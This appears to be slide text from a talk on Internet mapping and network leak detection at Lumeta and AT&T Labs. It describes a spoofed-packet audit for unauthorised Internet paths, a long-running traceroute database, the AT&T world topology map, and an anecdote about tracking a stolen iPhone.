
- Mapping host with address A is connected to the intranet
- Mitt with address D has Internet access
- Mapping host and mitt are currently the same host, with two interfaces

Leak Detection




- Test host has known address B on the intranet
- It was found via census
- We are testing for unauthorized access to the Internet, possibly through a different address, C

Leak Detection




- A sends packet to B, with spoofed return address of D
- If B can, it will reply to D with a response, possibly through a different interface

Leak Detection




- Packet must be crafted so the response won't be permitted through the firewall
- A variety of packet types and responses are used
- Either inside or outside address may be discovered
- Packet is labeled so we know where it came from

Inbound Leak Detection



- This direction is usually more important
- It all depends on the site policy...
- ...so many leaks might be just fine.

Inbound Leak Detection



Traceroute database

- Collected 100K - 300K trace routes daily from 1998 to 2011
- Surprisingly low impact
- You learn a lot by staring
 - Pinging the SSN Hawaii
 - Richard Clark meeting

Lumeta results

- I left in 2006
- The republic is a little bit safer
- Last I heard, still does a modest number of sales
- No house on Nantucket
- Very nice research result, and a good, solid taste of the real world

AT&T Shannon Lab

World Internet Topology


Brought to you by **AT&T Labs** Powered by **LUMETA**

This map represents the backbone of the Internet.


Each line depicts the shortest outgoing route from a test computer to each of more than 320,000 network nodes around the world. The map does not represent the physical or geographic location of servers, but is a topological representation of private, public, academic, and government networks that form the Internet.

This was compiled and created by Bill Cheswick and Stephen North at AT&T Labs Research, using technology and methods developed by the Lumeta Corporation.

© 2010 AT&T Intellectual Property. All rights reserved.



These clusters are routing hubs where networks work together to exchange Internet traffic.



- | | | |
|-----------------------|--------------------------|-----------------------------|
| AT&T | Singapore Communications | XO Holdings |
| APNIC | Qwest | TeliaSonera AB |
| Verizon | Sprint | PAETEC |
| Bell Canada | Komet | Videsh Sanchar Nigam (VSNL) |
| Time Warner | NTT | SAWIS |
| RIPE | Internap | Google |
| Cogent Communications | Seednet | AFRINIC |
| Level 3 | Global Crossing | LACNIC |
| Comcast | Charter Communications | ARIN |
| Bharti | Telmex | other ISPs |



More maps

- Shows the “tubes” and complexity of the Internet
- Used to argue that net neutrality ignores technical aspects
- Continued collecting Internet Mapping Project data until 2011.

Stolen iPhone

- There are about half a dozen radios involved with the iPhone!
- An app that reports GPS data
- IMAPS access continues
- He tries to delete my email (federal offense!)

Stolen iPhone (cont.)

- WiFi and GPS info known: drive by and detect it when the phone is usually in use
